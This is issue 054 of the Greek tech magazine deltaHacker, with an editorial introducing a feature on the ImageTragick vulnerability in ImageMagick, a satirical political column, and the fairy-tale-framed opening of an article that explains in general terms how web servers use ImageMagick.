HACKER

Season 05 / Issue 06
τεύχος 054 - καλοκαιρινές-αυταπάτες Edition

Πώς από το Magick φτάνουμε στο Tragick [*]



η σοβαρή αδυναμία του ImageTragick

φέρτε το χρήσιμο mail merge στο Gmail

καμπύλες Bézier και εφαρμογή στο παιχνίδι μας

image weaponization, επιθέσεις και μέτρα προστασίας

διερεύνηση προβλημάτων ασφαλείας, όπως ξέρουν οι pros του QA

[*] ...και οι συνέπειες της όλης μετάβασης

all rights reversed

HACKER

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Πάνος Γεωργιάδης, Γιώργος Γιάννου, Μάριος Καραγιαννόπουλος, Γιάννης Κρομμύδας, Πέτρος Κυλαδίτης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας, @arkoudos
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/pdf12order και από την ίδια σελίδα γίνονται οι παραγγελίες συνδρομών.


deltaHacker Field Bag
€25.50
MORE COLORS AVAILABLE
deltaHacker Mugs
€12.50
deltaHacker Thermos® Can Cooler
€17.50
QUESTIONS?
ORDER BY PHONE?
CALL 1-877-809-1659
Where's My Stuff?
Track your recent orders.
View or change your order.
Shipping & Returns
See our shipping rates.
Make a return or exchange.
Need Help?
Satisfaction Guaranteed.
Visit our Customer Service.
is powered by CafePress Inc. Copyright © 1999-2015 CafePress.com. All rights reserved.
olicy | Trademark & Copyright Information
urrency rates are updated daily and may fluctuate.
Δώρα με στιλ, που έχουν *αληθινή* αξία.
Όλα στο μαγαζάκι του deltaHacker,
κάτω από το Cafepress.
Περάστε μια βόλτα από το
http://www.cafepress.co.uk/deltahacker
–σας περιμένουμε!

Τουβλάκια Lego

του Χρήστου Βαρελά

- Αγαπητές κι αγαπητοί,
- Σήμερα, παραμονή του Eurogroup που θα μας βγάλει από τα μνημόνια και θα καλωσορίσει, επιτέλους, την ανάπτυξη, αισθάνομαι πολύ ανάλαφρα.
- Επιπρόσθετα, είμαι *και* χαρούμενος.
- Το γεγονός μάλιστα ότι είναι Δευτέρα, και οι περισσότεροι άνθρωποι δεν αγαπούν τη Δευτέρα, όχι μόνο δεν μ' επηρεάζει αλλά συντελεί θετικά στην καλή μου διάθεση. Σε αντίθεση με τους περισσότερους ανθρώπους, εμένα οι Δευτέρες μ' αρέσουν. Η Παρασκευή πάλι δεν με τρελαίνει, ενώ και οι Κυριακές –ειδικά τα απογεύματα των Κυριακών– συχνά με κατσουφιάζουν.
- Αυτό βέβαια είναι λίγο περίεργο, αφού μετά την Κυριακή πάντα έρχεται μια τέλεια Δευτέρα.
- Τέλος πάντων.
- Η έλευση της ανάπτυξης και η Δευτέρα, που λέτε, δεν είναι οι μόνοι λόγοι που με χαροποιούν σήμερα. Είναι βεβαίως και τ' ότι άλλο ένα τεύχος του deltaHacker ολοκληρώνεται – και μάλιστα λίγο πιο γρήγορα από την ημερομηνία που υπολογίζαμε ότι θα ολοκληρωθεί. Επίσης: Μερικούς μήνες πριν είχαμε ανακοινώσει ότι διευρύνουμε την ομάδα των συνεργατών μας, κι αυτή η διεύρυνση έχει ήδη αρχίσει να αποδίδει καρπούς.
- Η πρόσκληση/πρόκληση προς υποψήφιους συνεργάτες ισχύει ακόμα (https://deltahacker.gr/job-openings). Θα παρατηρήσετε, όσοι ενδιαφέρεστε, ότι δεν ζητάμε βιογραφικά, cover letters, συστατικές επιστολές, περγαμηνές και τα ρέστα. Απευθυνόμαστε βεβαίως σε ανθρώπους που αγαπούν την τεχνολογία, μπορούμε ωστόσο να συνεργαστούμε μόνον με όσους χειρίζονται άνετα το γραπτό λόγο και, ταυτόχρονα, έχουν μεταδοτικότητα προς ένα ευρύ αναγνωστικό κοινό.
- Για να γίνω κατανοητός, ας υποθέσουμε ότι κάποιος είναι τιτάνας στον προγραμματισμό, όταν όμως γράφει για προγραμματισμό τότε τον καταλαβαίνουν μόνον άλλοι τιτάνες (στον προγραμματισμό). Η μυθική αυτή μορφή είναι οπωσδήποτε θαυμαστή, το περιοδικό όμως δεν είναι δυνατόν ν' απευθύνεται μόνο σε μυθικές μορφές.
- Γι' αυτό, φίλες και φίλοι, αρκετοί εκδήλωσαν το ενδιαφέρον τους για συνεργασία, με λίγους όμως ξεκινήσαμε να συνεργαζόμαστε. Ν' ανοίξω εδώ και μια παρένθεση. Υπάρχουν φίλοι ή/και αναγνώστες με τους οποίους ενδιαφερόμαστε

να συνεργαστούμε, έχουμε ξεκινήσει να συζητάμε αλλά ακόμη δεν έχουμε αρχίσει επίσημα τη συνεργασία. Δεν είναι ότι τους ξεχάσαμε. Απλά είμαστε μικρή ομάδα, κάποιοι από εμάς είμαστε επιφορτισμένοι με αρκετά διαφορετικά καθήκοντα, έχουμε και συχνές/επίμονες οχλήσεις απ' αυτή την καθημερινότητα του Πραγματικού Κόσμου (ΤΜ), οπότε καταλαβαίνετε ότι πριν προχωρήσουμε κάποιες υποθέσεις χρειαζόμαστε το χρόνο μας. Κλείνω την παρένθεση.

- Στο νέο τεύχος, το editorial του οποίου τώρα διαβάζετε, φιλοξενούμε ένα μίνι αφιέρωμα το οποίο ετοίμασε ο Πάνος, ένας εκ των νέων συνεργατών του περιοδικού. Ο Πάνος ήταν αναγνώστης του deltaHacker από παλιά. Σε ένα παράλληλο Σύμπαν, το οποίο θα έμοιαζε ύποπτα με το δικό μας αλλά θα ίσχυαν συγκεκριμένα socio/spatial displacements –πάντα ως προς το δικό μας–, θα λέγαμε ότι ο Πάνος είναι "long time reader, first time colleague". Όπως ισχύει και στο δικό μας, έτσι και στο προαναφερθέν παράλληλο Σύμπαν η συγκεκριμένη ατάκα δεν θα ήταν πολύ πετυχημένη. Και πάλι όμως θα τη λέγαμε. (Ένα κοινό χαρακτηριστικό που μοιράζονται τέτοιες ατάκες *σε κάθε* Σύμπαν, είναι πως δύσκολα τους αντιστέκεσαι.)
- Συζητώντας με τον Πάνο για το θέμα του άρθρου που θα ανέπτυσσε για το τεύχος, πρότεινε να γράψει κάτι περί packet routing, πώς δουλεύει κ.λπ. Είναι εξαιρετικά ενδιαφέρον θέμα. Σκεφτείτε: Πώς ένα δικτυακό πακέτο που φεύγει από τον οικιακό μας router φτάνει τελικά στον προορισμό του, σε οποιονδήποτε server οπουδήποτε στον πλανήτη;
- Σε τέτοια ερωτήματα θα επιτίθετο ο Πάνος κι αδημονούσα να διαβάσω την προσέγγισή του. Και κάποια στιγμή μου έστειλε το άρθρο του. Και είδα ότι ο άνθρωπος κατέχει πολύ καλά το όλο θέμα. Και συνειδητοποίησα ότι αρκετοί αναγνώστες δεν θα γίνονταν πολύ σοφότεροι περί packet routing, αφού ο συντάκτης ξέχασε ότι δεν απευθυνόμαστε *μόνο* σε γνώστες. Κι έτσι, αφού ήδη είχα προλάβει να τον ταλαιπωρήσω με τις ελλιπείς διευκρινίσεις μου, τόλμησα και ρώτησα: "Να αφήσουμε καλύτερα το θέμα για επόμενο τεύχος, όπου θα έχουμε περισσότερο χρόνο να το αναπτύξουμε εκτενέστερα;" Δεν χρησιμοποίησα πληθυντικό ευγενείας. Με ιντριγκάρει κι εμένα πολύ το routing, οπότε σκέφτηκα ότι θα ήταν ωραία αν ετοιμάζαμε μαζί ένα σχετικό αφιέρωμα. Η απάντηση δεν άργησε να έλθει: "Ναι, γιατί όχι;" (Δεν είπε ακριβώς αυτό –και κατανοώ στο 110% γιατί–, αλλά αυτή ήταν η ουσία της απάντησής του.) "Να σε ρωτήσω", προσέθεσε βιαστικά, "έχεις ακούσει για το ImageTragick;"
- Κάτι είχα πάρει είδηση. Όχι πολλά πράγματα, αλλά κάτι. Να, είχα π.χ. διαβάσει ότι πρόκειται για μια νεοανακαλυφθείσα αδυναμία της διαδεδομένης σουίτας ImageMagick, η οποία είναι παρούσα μετά από την εγκατάσταση σχεδόν οποιασδήποτε διανομής Linux. Ξέρω, επίσης, ότι κάθε web server που τρέχει σε Unix-like OS και σερβίρει γραφικά, παρασκηνιακά χρησιμοποιεί το ImageMagick. Από τη στιγμή που ανακαλύπτεται πρόβλημα ασφαλείας σε μια τόσο διαδεδομένη σουίτα, το οποίο μάλιστα επιτρέπει στον attacker να εκτελεί απομακρυσμένα κώδικα, καταλαβαίνετε ότι έχουμε θέμα (διπλής).

- Συμφωνήσαμε με τον Πάνο να ετοιμάσει άρθρο περί ImageMagick/Tragick και, αν προλάβουμε, να το έχουμε στο νέο τεύχος (δηλαδή στο 054). Λίγες μέρες μετά, θα διάβαζα το άρθρο του καλού συνεργάτη και θα σκεφτόμουν ότι είναι εξαιρετικά ενδιαφέρον, απευθύνεται πράγματι σε ένα όσο το δυνατόν ευρύ αναγνωστικό κοινό, ενώ την ίδια στιγμή είναι τόσο εκτεταμένο που μάλλον πρέπει να το χωρίσουμε σε τρία επιμέρους άρθρα. Έτσι κάναμε, κι επειδή δεν θέλαμε να "απλώσουμε" το θέμα σε δύο ή σε τρία τεύχη, τα βάλαμε όλα στο 054. Πιστεύουμε ότι α) θα βρείτε κι εσείς ενδιαφέρουσα την όλη συζήτηση και παρουσίαση περί ImageTragick, β) θα μας ευχαριστήσετε που δημοσιεύσαμε και τα τρία άρθρα στο ίδιο τεύχος.
- Η χαρά που έχω σήμερα, οφείλεται *και* στην ενασχόλησή μου με το θέμα περί ImageMagick/Tragick. Βλέπετε, δεν διάβασα *μόνο* το αφιέρωμα του Πάνου, αλλά ασχολήθηκα κιόλας. Αυτό μάλιστα προτείνουμε και σ' εσάς, φίλες και φίλοι, σε κάθε ευκαιρία: Πέρα από την ανάγνωση των θεμάτων στο περιοδικό, φροντίζετε να βρίσκετε το χρόνο ώστε να πειραματίζεστε, να παίζετε και να δοκιμάζετε.
- Ο γράφων, π.χ., διαβάζοντας περί ImageMagick/Tragick και παίζοντας παράλληλα σε VM, για άλλη μια φορά θυμήθηκε γιατί του αρέσει τόσο πολύ το Linux. (OK, το γυρίζω ξανά σε πρώτο ενικό.) Για μένα τουλάχιστον είναι σα να παίζω με τουβλάκια Lego, όπως περίπου έκανα κι όταν ήμουν (λίγο πιο) μικρός. Γενικά, στον κόσμο του Unix έχεις πολλά μικρά εξειδικευμένα εργαλεία, τα οποία είναι σχεδιασμένα ώστε να κάνουν καλά μια συγκεκριμένη δουλειά. Επιπρόσθετα, μπορούν να συνδυάζονται μεταξύ τους. Αυτά είναι τα τουβλάκια. Υπάρχουν άπειροι τρόποι για να τα αξιοποιείς και να τα συνδυάζεις, πετυχαίνοντας κάθε φορά λιγότερο ή περισσότερο ενδιαφέροντα αποτελέσματα *χωρίς* κατ' ανάγκη να 'σαι μηχανικός ή αρχιτέκτονας. Έτσι και στο Linux. Μπορεί να μην είσαι προγραμματιστής ή pen-tester, έχεις όμως όλα τα απαραίτητα εργαλεία ώστε, π.χ., να καταλαβαίνεις γιατί μια αδυναμία είναι σοβαρή, σε τι οφείλεται, πώς οι επιτιθέμενοι την εκμεταλλεύονται, αλλά και πώς οι QA engineers συνεργάζονται με τους προγραμματιστές προκειμένου να επινοούν μεθόδους προστασίας και να ετοιμάζουν διορθωτικά patches.
- Για άλλη μια φορά, επιτρέψτε μου να σας ευχηθώ καλή ανάγνωση – βεβαίως και καλή διασκέδαση.
- Με το deltaHacker, άλλωστε, αυτά τα δύο πάνε μαζί.
- Ή τουλάχιστον αυτό φροντίζουμε να ισχύει για κάθε τεύχος.



ουέλ, μέλ

Αγαπητοί μου,

Μία από τα ίδια. Πραγματικά. Σαν να μην έχει περάσει μια μέρα.

Έχουν περάσει βέβαια μέρες, δεν είναι ότι δεν έχουν περάσει -- αλλά πόσες; Θα σας γελάσω.

Υποθέτω πως εξαρτάται από το πώς το μετράει κανείς.

302.

Το γράφω μια και θέλετε αριθμό. Και ολογράφως. Τριακόσιες δύο μέρες.

Στην κουζίνα γίνεται βέβαια χαμός. Ετοιμάζουν διάφορα μεζεδοειδή φιούζιον οριεντάλ, αλλά όχι τόσο καυτερά γιατί διαμαρτυρήθηκε ο κύριος Κώστας.

Το βίντεο μας το έφερε από χτες, μαζί με το καλώδιο αυτή τη φορά, και μάλιστα τσέκαρε και τις συνδέσεις.

Γενικώς από οπτικοακουστικής πλευράς είμαστε εξοπλισμένοι.

Τη βιντεοκασέτα την πήρε μαζί αλλά θα την ξαναφέρει το απόγευμα. Να υποθέσω πως δεν μας εμπιστεύεται; Τέλος πάντων.

Έχουμε οργανώσει, που λέτε, βραδιά γιούρογκρουπ και --χρονιάρες μέρες που είναι-- θα το ξεφαντώσουμε.

Τι θα πει, "χρονιάρες μέρες"; Πάλι θα τα λέμε; Του Αγίου Χριστοφόρου. Πολιούχος Αγρινίου, προστάτης χωραφιών, αμπελώνων, αυτοκινητιστών, οδοιπόρων, αλλά και του Σώματος Εφοδιασμού-Μεταφορών του στρατού. Όλα κι όλα.

Βασιλική διαταγή και τα σκυλιά δεμένα.

Το σκεφτόμασταν βέβαια να την εορτάσουμε, του Αγίου Χριστοφόρου, ούτως ή άλλως, αλλά όταν συνειδητοποιήσαμε προ ημερών πως πέφτει ανήμερα του Γιούρογκρουπ τα σχέδια άλλαξαν.

Η Μαιρούλα μας ρωτάει από το πρωί με ποιο τραγούδι συμμετέχουμε φέτος, αλλά την κρατάμε σε εγρήγορση. Δεν της λέμε.

"Μα καλά κι αυτοί", να απορεί. "Γιουροβίζιον δευτεριάτικα, πού ακούστηκε;"

"Δευτεριάτικα, τι νόμιζες;" να της λέει ο ανιψιός για να την πικάρει. "Προς τιμήν του νέου Δημάρχου του Λονδίνου που είναι Μουσουλμάνος."

"Α, ναι; Γιατί;"

"Γιατί είναι αργία. Οι Μουσουλμάνοι έχουν την αργία τους τη Δευτέρα. Αντί για Κυριακή (που την έχουν οι Χριστιανοί) και Σάββατο (που την έχουν οι Εβραίοι), οι Μουσουλμάνοι την έχουν Δευτέρα."

"Α, ναι; Εγώ νόμιζα πως την έχουν Παρασκευή."

"Όχι παιδί μου, Παρασκευή πάνε στο Τζαμί. Η Παρασκευή είναι μέρα προσευχής για τους πιστούς Μουσουλμάνους. Η κοσμική αργία είναι τη Δευτέρα."

Έτσι που λέτε, αγαπητοί μου. Ετοιμαζόμαστε για μια βραδιά με μεζεδά-

κια φιούζιον οριεντάλ, όχι τόσο καυτερά, και οπτικοακουστικό υλικό από τα αποτελέσματα του δημοψηφίσματος πέρσι τον Ιούλιο.

Ο κύριος Κώστας θα μας φέρει τις σχετικές κασέτες από την πολύτιμη συλλογή του, και γενικώς θα περάσουμε μια χαρά. Γιούρογκρουπ θες; Θα του δώσουμε να καταλάβει.

Το μόνο "πρόβλημα" είναι πως τα αποτελέσματα του δημοψηφίσματος δεν είχαν κρατήσει και τόσες πολλές ώρες.

Ο περήφανος λαός είχε αποφασίσει στο τσάκα τσάκα και μέσα στο μισάωρο ξέραμε τι μας περιμένει.

Τώρα που το σκέφτομαι, θα μπορούσαμε να οργανώσουμε εορταστική επέτειο για τις πρώτες 17 ώρες στην εργασιακή πορεία του Πρωθυπουργού.

Τι απορείτε. Πρωθυπουργός, ναι. Τι νομίζατε, έτσι; Χωρίς πρωθυπουργό; Τι είμαστε; Βέλγοι είμαστε ή Ισπανοί. Όλα κι όλα.

Τέλος πάντων. Ο μόνος λόγος που δεν το αποφασίσαμε έτσι είναι πως ο κύριος Κώστας δεν έχει βιντεοκασέτες από τις 17 εκείνες ώρες. Δεν ξέρω αν το έδειχνε και η τηλεόραση βέβαια. Η το ίντερνετ.

Πλάκα πλάκα, πλάκα θα είχε να βάζαμε καμιά web cam να βλέπουμε τι συμβαίνει σε αυτά τα περιβόητα τα γιουρογκρούπ. Όχι κρυφή, όχι. Φανερή. Με ενεργοποίηση φωνής ή κίνησης. Να θέλει ο τάδε ή ο δείνα Πρωθυπουργός να σηκωθεί για λίγο, να ξεμουδιάσει βρε αδελφέ, να ενεργοποιείται το TCP/IP και να τον παίρνει χαμπάρι όλο το ίντερνετ.

Τέλος πάντων. Ας σοβαρευτούμε λίγο. Θα αρκεστούμε στις βιντεοκασέτες του κυρίου Κώστα, με το δημοψήφισμα.

Για φέτος. Για του χρόνου, θα δούμε. Μπορεί να έχει γίνει και άλλο δημοψήφισμα. Γιατί όχι.

Λοιπόν. Θα είμαστε όλοι εδώ. Μέχρι και ο ανιψιός που μας ήρθε για τις άγιες μέρες του Πάσχα και έκτοτε έχει ξεμείνει. Κοιμάται στρωματσάδα στο σαλόνι και μας έχει κάνει το σπίτι άνω κάτω αλλά προσπαθούμε να μην το κάνουμε θέμα.

Τον ρωτάγαμε --διακριτικά, για να μη στεναχωρηθεί-- πότε σκέφτεται να αναχωρήσει αλλά αυτός παραμένει ηθελημένα ασαφής.

Σήμερα μας έλεγε πως θα περιμένει να φύγει όταν φύγει και το Άγιο Φως.

"Τι εννοείς;" τον ρώτησε η κυρία Καίτη θορυβημένη. "Το Άγιο Φως δεν φεύγει ποτέ. Μας έρχεται κάθε χρόνο, μας φωτίζει, και μετά μένει μαζί μας. Δεν προβλέπεται να ξαναφύγει."

"ΟΚ, ό,τι πείτε", ήταν η ασαφής απάντηση του ανιψιού, και πρέπει να πω πως με προβλημάτισε λίγο.

Θα τον πάρω κατά μέρος κάποια στιγμή να τον ρωτήσω πώς τα περνάει εκεί στα ξένα. Κουρασμένος μου φαίνεται. Κι αυτή η γυαλάδα στο μάτι του, δεν μου μοιάζει για πολύ καλό.

Τέλος πάντων, να ξαναγυρίσω στα δικά μας, η κατάσταση είναι όπως την ξέρετε.

Διαπραγμάτευση και διαπραγμάτευση.

Ούτε πλάκα δεν μπορείς να κάνεις πλέον. Δεν γελάει κανείς. Ούτε συζητάει.

"Πού έχουν κρυφτεί όλοι εκείνοι που τους έβγαζαν όλους γερμανοτσολιάδες;" ρωτούσε κάποιος προ ημερών στην Εβγα του κυρίου Κώστα.

"Μην βιάζεσαι", του απάντησε κάποιος άλλος. "Πίσω έχει η αχλάδα την ουρά."

Δεν είχα δώσει σημασία, ούτε κατάλαβα τι εννοούσε με την αχλάδα, αλλά να, τις προάλλες που προσπάθησα να περάσω από τον Εθνικό Κήπο, δεν τα κατάφερα.



Ούτε γάτα δεν περνούσε. Φρούριο. Όχι μόνο ο Εθνικός κήπος. Η όλη ευρύτερη περιοχή. Η Ηρώδου του Αττικού. Κοτζάμ Ηρώδου Αττικού. Να μην περνάει κουνούπι.

Θυμάμαι τότε που κυβερνούσαν ακόμα οι άλλοι, οι μνημονιακοί τέλος πάντων, και μου κακοφαινόταν που είχαν κλείσει το Ζάππειο και δεν μπορούσες να περάσεις. Σε όλους κακοφαινόταν.

Τότε ήταν λόγω της Προεδρίας του Συμβουλίου της ΕΕ.

Τώρα τι είναι; Υποθέτω λόγω του ότι έχουμε κυβέρνηση.

Ηρώδου Αττικού; Καμία σχέση. Σαν την πράσινη ζώνη της Βαγδάτης ένα πράγμα.

Αγαπητοί μου,

Αν αυτά που σας γράφω σήμερα σας φαίνονται ελαφρώς ασυνάρτητα, μην απορείτε. Δεν είστε μόνοι. Κι εμένα ασυνάρτητα μου φαίνονται.

Αλλά να, μετά από τόσες προσπάθειες που έχω κάνει ο χριστιανός να μιλήσω σοβαρά για όσα γίνονται, να συζητήσω βρε αδελφέ, και μετά από τόσες φορές που έχω φάει πόρτα, είδα και απηύδησα.

Μου λέει ένας φίλος προ ημερών, από εκείνους που σε κατακεραύνωναν με το αριστερόμετρο (ΤΜ) κάθε φορά που ξέφευγες από την επίσημη αντιμνημονιακή γραμμή, μου λέει λοιπόν, "Οι ιδέες μας ηττήθηκαν. Πολλοί από εμάς έχουμε αποσυρθεί πλέον από τον δημόσιο διάλογο. Είναι μια περίοδος περισυλλογής. Ας μας επιτραπεί η σιωπή."

Ποια σιωπή βρε αμνέ; Ποιες ιδέες ηττήθηκαν; Ποιες ακριβώς; Που ετοιμάζονταν να κάνουν ντου στο νομισματοκοπείο; Που πηγαίνανε με τα φαντεζί πουκάμισα και τα νταούλια στο παζάρι και περίμεναν να αρχίσουν οι αρκούδες τον χορό; Που δεν φοράνε γραβάτα;

Ποιες ακριβώς ιδέες ηττήθηκαν; Που δεν έχουμε ως χώρα βρακί να φορέσουμε και πάνε οι πανέξυπνοι να κάνουν εκβιαστική διαπραγμάτευση με διαρροές; Αυτές οι ιδέες ηττήθηκαν;

Για να ξέρω, γιατί κατά τα άλλα το Άγιο Φως και πάλι με το αεροπλάνο μας ήρθε.

Ήρθε να μας φωτίσει, εν όψει του γιούρογκρουπ. Καμιά ήττα δεν διακρίνω εδώ.

Χώρια που κάθε που σκίζουμε ένα μνημόνιο πετάγονται δύο.

Σαν τον μίκυ μάους την έχουμε πατήσει.

Είμαστε αισίως στα τέσσερα. Α, όλα κι όλα. Είμεθα large εμείς.

Πρώτα υπογράφουμε σαν να μην υπάρχει αύριο, μετά κάνουμε το μαύρο άσπρο, μετά καταγγέλλουμε τον εκβιασμό, και μετά μένουμε να αναλογιζόμαστε σκυθρωποί τις ιδέες που ηττήθηκαν.

Α, και σιωπηλοί.

Se non é vero é ben trovato.

Masterclass, όχι αστεία.

Σας ασπάζομαι,

Θείος Ακάκιος



e-card
4000 1234 5678 9010
4000
GOOD THRU
MONTH / YEAR
12 / 19
MasterCard
Cardholder Name
Κάρτα e-coin, που δέχεται Bitcoins: Δουλεύει όπως όλες οι κανονικές κάρτες Debit, παντού στον κόσμο και για online αγορές.
Αποκτήστε τη δική σας με κλικ εδώ
και κερδίστε αυτομάτως
25% έκπτωση
κατά την παραγγελία της κάρτας.

Skill: Beginner
Tags: ImageMagick, ImageTragick, Remote Code Execution

Ο Μάγος με το Μπλε Καπέλο

του Πάνου Γεωργιάδη

```
<story mode='on'>
```

Μια φορά κι έναν καιρό, σ' έναν κόσμο δικτυακό, υπήρχε ένας μάγος που φορούσε μπλε καπέλο. Σε αντίθεση με τους περισσότερους άλλους μάγους, αυτός ξεχώριζε για την ασυνήθιστη ενασχόλησή του με τη φωτογραφία. Βλέπετε, του άρεσε πάρα πολύ να βγάζει φωτογραφίες και να κάνει τα μαγικά του μ' αυτές. Τέτοια μαγικά ήταν η μεγέθυνση, το κροπάρισμα, οι μετατροπές από το ένα format σε κάποιο διαφορετικό format και πολλά άλλα...

Ο καιρός περνούσε κι ο μάγος μας ήταν ένας χαρούμενος freelancer, έχοντας και τη δική του –μαγική– startup. Οι μέρες έγιναν μήνες, οι μήνες έγιναν χρόνια, ώσπου έφτασε σε σημείο να γνωρίζει τόσα πολλά πράγματα γύρω από τον κόσμο της φωτογραφίας, όσο κανείς άλλος στον κόσμο. Γνωρίζοντας για πάνω από 200 image formats, και χρησιμοποιώντας και το Internet of Things, απέκτησε παγκόσμια φήμη με το ψευδώνυμο "ImageMagick" κι έγινε ο νούμερο ένα μάγος που προσέφερε σύγχρονες υπηρεσίες επεξεργασίας φωτογραφίας στο Διαδίκτυο.

Μέχρι που του συνέβη κάτι τραγικό... πραγματικά τραγικό.

```
<story mode='off'>
```

Πριν αναφερθούμε στο τραγικό συμβάν του μάγου της ιστορίας μας, θεωρούμε απαραίτητη προϋπόθεση ν' αναφερθούμε στις πολύ βασικές γνώσεις που θα χρειαστεί να έχουμε, έτσι ώστε να κατανοήσουμε το ύπουλο σχέδιο που παίχτηκε εις βάρος του αλλά και τις επιπτώσεις αυτού του σχεδίου στον δικτυακό κόσμο.

ImageMagick: το Photoshop των hackers

Το ImageMagick είναι μια σουίτα ελεύθερου λογισμικού ανοιχτού κώδικα, η οποία ειδικεύεται στην εμφάνιση, στη μετατροπή και στην επεξεργασία εικόνων μέσω της γραμμής εντολών. Υποστηρίζει πάνω από 200 image file formats και διατίθεται υπό την άδεια χρήσης Apache 2.0. Πρόκειται για ένα εξαιρετικά χρήσιμο utility, το οποίο μας βοηθάει να πετυχαίνουμε μικρά, καθημερινά και πολύ συγκεκριμένα πράγματα σχετικά με τα αρχεία εικόνας. Όσο περίεργο κι αν σας ακούγεται, πρόκειται πράγμα-

τι για ένα εργαλείο που αφορά στα γραφικά και την ίδια στιγμή το βασικό περιβάλλον αλληλεπίδρασης που χρησιμοποιεί είναι το τερματικό της γραμμής εντολών. Μάλιστα, αυτός ίσως να 'ναι κι ο κύριος λόγος πίσω από τη μεγάλη του διάδοση. Δεν θα ήταν καθόλου υπερβολή αν λέγαμε ότι, σήμερα, έχει καθιερωθεί τόσο πολύ, που χρησιμοποιείται *σχεδόν* από κάθε webserver (αρκεί βέβαια αυτός να σερβίρει αρχεία εικόνας).

Ποιοι είναι όμως αυτοί οι webservers που ασχολούνται με εικόνες; Πρακτικά, όλοι. Κάθε φορά που ανεβάζετε μια φωτογραφία στο Internet, αυτή αποστέλλεται σ' έναν απομακρυσμένο server που σπάνια τη δέχεται ως έχει. Αντίθετα, την επεξεργάζεται και τη φέρνει στα δικά του μέτρα και σταθμά. Συνήθως τη μετατρέπει σε format JPEG (JPG), αλλάζοντας πιθανόν τα χρώματα και τις παλέτες, με απώτερο σκοπό τη μείωση του όγκου του αντίστοιχου αρχείου στο δίσκο. Αν σκεφτείτε πόσοι χρήστες ανεβάζουν καθημερινά φωτογραφίες στο Facebook, στο Instagram, στο cloud και σε διάφορες άλλες δικτυακές πλατφόρμες (π.χ., fora), τότε καταλαβαίνετε πόσο σημαντικό ρόλο παίζει το μέγεθος που καταλαμβάνει μια εικόνα στο δίσκο ενός server.

Την επόμενη φορά λοιπόν που θα ανεβάσετε κάπου μια φωτογραφία, ας έχετε υπόψιν ότι κατά πάσα πιθανότητα οι μετατροπές ή/και η επεξεργασία που μόλις περιγράψαμε θα λάβει χώρα αυτόματα στον απομακρυσμένο server, από κάποιο script που θα χρησιμοποιεί τα μαγικά του ImageMagick στο παρασκήνιο. Αν μάλιστα ο server τρέχει Linux, BSD ή OS X, τότε δεν μιλάμε για πιθανότητα αλλά για βεβαιότητα. Εσείς προφανώς δεν θα παρατηρήσετε τίποτε απ' όλα αυτά, αφού η όλη διαδικασία λαμβάνει χώρα στο απομακρυσμένο μηχάνημα. Αν βέβαια το αρχείο που επιχειρήσατε ν' ανεβάσετε δεν συμμορφώνεται με τους όρους χρήσης της εκάστοτε υπηρεσίας, τότε θα λάβετε κάποιο μήνυμα σφάλματος που ίσως σας προτρέπει να δοκιμάσετε ξανά με μικρότερο μέγεθος αρχείου ή άλλο τύπο εικόνας ή κάτι σχετικό με τις ρυθμίσεις και τα permissions του server. Από τη στιγμή που υπάρχει δυνατότητα για αποστολή τέτοιων μηνυμάτων, αυτό σημαίνει ότι το απομακρυσμένο μηχάνημα είναι σε θέση να καταλαβαίνει αν το υπό επεξεργασία αρχείο είναι εικόνα ή όχι. Αν είναι, χρησιμοποιώντας τότε κάποιο πρόγραμμα ανάλυσης, όπως, π.χ., το εργαλείο identify του ImageMagick, εφαρμόζει τους επιθυμητούς ελέγχους.

```
<story mode='on'>
```

Όλα ξεκίνησαν όταν μία ομάδα πονηρών ξωτικών αποφάσισαν να ξεγελάσουν το Μάγο με το μπλε καπέλο.

Του έδωσαν λοιπόν μια φωτογραφία η οποία μέσα της περιείχε μαγικά σκαθάρια, με απώτερο σκοπό να καταστρέψουν την καλή του φήμη! Τα σκαθάρια αυτά ήταν αόρατα και φανερώνονταν μόνον όταν τους ασκούταν μαγεία.

Έτσι κι έγινε, λοιπόν. Ο φίλος ImageMagick έλαβε το πακέτο των ξωτικών κι όταν έκανε τα μαγικά του, τα σκαθάρια φανερώθηκαν μπροστά του. Πριν προλάβει να κάτι κάτι αυτά τρέξανε και κρύφτηκαν μέσα στο ραβδί του, αποκτώντας έτσι πρόσβαση σ' αυτό!

Από εκείνη την ημέρα, κάθε φορά που ο μάγος έκανε τα μαγικά του, οι φωτογραφίες καταστρέφονταν και οι πελάτες του δεν ήταν καθόλου ευχαριστημένοι.

